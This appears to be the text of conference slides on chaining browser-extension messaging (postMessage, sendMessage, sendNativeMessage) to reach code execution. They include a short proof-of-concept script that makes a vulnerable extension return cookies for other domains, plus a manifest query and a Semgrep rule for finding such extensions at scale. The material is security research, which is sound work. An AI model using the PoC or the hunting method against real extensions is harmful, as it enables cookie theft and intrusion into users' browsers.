Universal Code Execution by Chaining Messages in Browser Extensions

Eugene Lim

Off-by-One Conference

hello world

Security engineering lead in the day (we're hiring!)

Hacking is my hobby


spaceraccoon.dev

Outline

- Background and prior work
  - Manifest V3 and WebExtensions API internals
- postMessage() to sendMessage()
  - Same-Origin Policy bypass in Extension A
- sendMessage() to sendNativeMessage()
- Extension hunting at scale
  - Code execution in Extension B
- Conclusion


Background

Universal cross-site scripting has been described as “the most powerful XSS” because it breaks SOP; can we take it one step further?


Browser or extension bug
Malicious website or URI triggers bug
JS executed in context of any site

As early as 2017, research into extensions has highlighted weaknesses in browser extensions.

- “PostMessage Security in Chrome Extensions” by Arseny Reutov (OWASP London)
- Let’s see how much has changed in browser extension security since then
- Spoiler: not much; still exploitable in Manifest V3


OWASP
Open Web Application Security Project

PostMessage Security in Chrome Extensions

Arseny Reutov
areutov@ptsecurity.com
https://raz0r.name

OWASP London Chapter

Browser extensions consists of a few key components relevant to this chain.

- Manifest
- Content Script
- Background Script (V2)
- Service Worker (V3)
- Native Messaging Host


The manifest declares service workers, content scripts, content security policy, and permissions.

- Lots of footguns available
- Weak matchers: *://*/*, <all_urls>, https://*/*
- Easy to identify potentially-vulnerable extensions

```
{
  "name": "Extension B",
  "author": "Author B",
  "description": "A vulnerable extension.",
  "icons": {
    "32": "icon32.png",
    "48": "icon48.png",
    "128": "icon128.png"
  },
   "background": {
      "service_worker": "background.js"
   },
   "content_scripts": [ {
      "all_frames": true,
      "js": [ "content.js" ],
      "matches": [ "*://*/*", "file:///*" ],
      "run_at": "document_start"
   } ],
   "web_accessible_resources":[{
     "resources": ["additionalscript.js"],
     "matches": ["*://*/*", "file:///*"]
   }],
   "manifest_version": 3,
   "content_security_policy": {
     "extension_pages": "default-src 'none'; script-src-elem 'self'; style-src 'sha256-
uLwQTV1tPwb9YVsJyNd7aW0N2K5Q81CuSbjDdsEm2lQ='"
   },
  "action": {
    "default_icon": "icon32.png",
    "default_popup" : "popup.html"
  },
   "permissions": [ "nativeMessaging" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3.2.6"
}
```


Content scripts are injected into “isolated worlds”.

- Can access DOM but cannot access other JavaScript variables or other injected content scripts
- Strict default CSP that prevents most inline JavaScript execution and XSS
- Limited browser extension API



To execute more complex functions, a content script must pass messages to the service worker that runs in a separate context.

- Content script executes chrome.runtime.sendMessage
- Background script callback chrome.runtime.onMessage.addListener
- Cross-extension messaging possible but rare



postMessage() to sendMessage()


To communicate from a page's JS to the extension, postMessage is used in the shared DOM.

content-script.js

```
var port = chrome.runtime.connect();

window.addEventListener("message", (event) => {
  // We only accept messages from ourselves
  if (event.source !== window) {
    return;
  }

  if (event.data.type && (event.data.type === "FROM_PAGE")) {
    console.log("Content script received: " + event.data.text);
    port.postMessage(event.data.text);
  }
}, false);
```

example.js

```
document.getElementById("theButton").addEventListener("click", () => {
  window.postMessage(
      {type : "FROM_PAGE", text : "Hello from the webpage!"}, "*");
}, false);
```



However, typical postMessage origin validation is nullified with weak manifest matchers.


```
var port = chrome.runtime.connect();

window.addEventListener("message", (event) => {
  // Would prevent other frames from triggering this, but useless in the context of
blocking access to the background script
  if (event.source !== window) {
    return;
  }

  if (event.data.type && (event.data.type === "CHECK_INSTALLED_VERSION")) {
    console.log("Content script received: " + event.data.type);
    port.postMessage(event.data);
  }
}, false);
```

Case study: Extension A

```
"content_scripts": [
  {
    "js": [
      "js/jquery-3.2.1.min.js",
      "js/contentscript.js",
    ],
    "matches": [
      "http://*/*",
      "https://*/*"
    ],
    "all_frames": true
  }
```

```
"permissions": [
  "cookies",
  "webRequest",
  "webRequestBlocking",
  "https://website-a.com/*",
  "https://website-b.com/*",
  "https://*.website-c.com/*"
]
```

Case study: Extension A



CONTENT SCRIPT

`window.addEventListener("message”, ...)`

- On receiving postMessage, forward it to background script using chrome.runtime.sendMessage

`chrome.runtime.onMessage.addListener`

- If message.action is "RESULT", insert message.data as string in page

BACKGROUND SCRIPT

`chrome.runtime.onMessage.addListener`

- If data.action is "GETCOOKIE", execute GetCookie

GetCookie

- Retrieve cookie for domain data.URL, then SendMessage

SendMessage

- chrome.tabs.sendMessage with { action: ”RESULT”, data: cookie }

Exploit script

- Runs on any domain
- Break Same Origin Policy by retrieving cookies from permissioned domains
- >300k users

```
function runPoc() {
    const payload = {
        action: "GETCOOKIE",
        URL: "website-a.com"
    }
    window.postMessage(payload,
'*');
}
setTimeout(runPoc, 1000)
```

sendMessage() to sendNativeMessage()

Native applications can register native messaging hosts with browsers with a manifest file.

Chrome on Windows: Location of manifest specified in HKEY_LOCAL_MACHINE\SOFTWARE\Google\Chrome\NativeMessagingHosts_com.my_company.my_application_

```
{
  "name": "com.my_company.my_application",
  "description": "My Application",
  "path": "C:\\Program Files\\My 
Application\\chrome_native_messaging_host.exe"
,
  "type": "stdio",
  "allowed_origins": [
    "chrome-
extension://knldjmfmopnpolahpmmgbagdohdnhkik/"
  ]
}
```

Background scripts/extension service workers communicate with them via the browser.

- Similar APIs but for native messaging
- stdin and stdout
- If handled dangerously, native application can be exploited

```
chrome.runtime.sendNativeMessage('com.my_compa
ny.my_application',
  { text: "Hello" },
  function(response) {
    console.log("Received " + response);
  });
```


```
var port =
chrome.runtime.connectNative('com.my_company.m
y_application');
port.onMessage.addListener(function(msg) {
  console.log("Received" + msg);
});
```

This completes the chain for a “universal code execution” from any website.

- Browser extension has a wildcard pattern for content script
- Evil webpage sends `postMessage` to self (and content script)
- Content script passes postMessage messages to the background script using sendMessage
- Background script passes the message to native application using sendNativeMessage
- Native application handles the message dangerously, leading to code execution

Extension hunting at scale

Existing databases make it easy to query browser extension manifests at scale.



README

Chrome Extension `manifest.json` Dataset (>100k Extensions)

This repository contains >100k `manifest.json` files for extensions hosted in the Chrome Web Store. These were collected via scraping Chrome Web Store. Some metadata has been added as front matter to the manifests in order to provide context, e.g. extension name and publisher, rating and user count.

Note that the scraping approach changed with the 2023-06-01 and 2023-11-29 snapshots. With the 2023-06-01 snapshot, the number of manifests increased from 10k to >50k, and with the 2023-11-29 snapshot to >100k. The latter also changed metadata in various ways, e.g.: user counts beyond 10,000,000 are possible, release dates are in ISO format, `slug` field is gone and category is only indicated by the `category_slug` field without the human-readable `category` field.

This has been inspired by a similar repository created by @IAmMandatory. Captures for a bunch of points in time have been created but I cannot promise that any updates will happen in future. It's meant to be useful for analysis of the Chrome extension ecosystem, such as what permissions are requested, common Content Security Policies, etc.

Convenience scripts

The repository contains two convenience scripts, `query.js` and `compare.js`. The former allows listing extensions of a snapshot matching specified criteria, the latter will compare two snapshots and list matching extensions. Both scripts will explain their command line parameters if run without parameters. The following explains the concepts used by these scripts.


```
node query.js -f "metadata.user_count >
250000"
"manifest.content_scripts?.length > 0 &&
manifest.permissions?.includes('nativeMe
ssaging')
```

After filtering for promising manifests, download and extract extensions and scan them with a custom Semgrep rule.

```yaml
rules:
- id: content-script-postmessage-to-chrome-runtime-sendmessage
  mode: taint
  options:
    interfile: true
  message: Content script postmessage handler forwards data to
chrome runtime.
  languages:
  - javascript
  - typescript
  severity: ERROR
  pattern-sources:
    - patterns:
        - pattern-inside: window.addEventListener('message',
function($EVENT) { ... }, ...)
        - pattern-not: ... if (<... $EVENT.origin ...>) { ... }
...
        - focus-metavariable: $EVENT
  pattern-sinks:
    - pattern: $CHROME_RUNTIME.sendMessage(...)
    - pattern: port.postMessage(...)
```

Large enough funnels = Results guaranteed

- Filter by manifest permissions and content scripts
- Taint analysis for source-to-sink paths (postMessage event listener to native message)
- Manual review of native host application binaries for exploitability

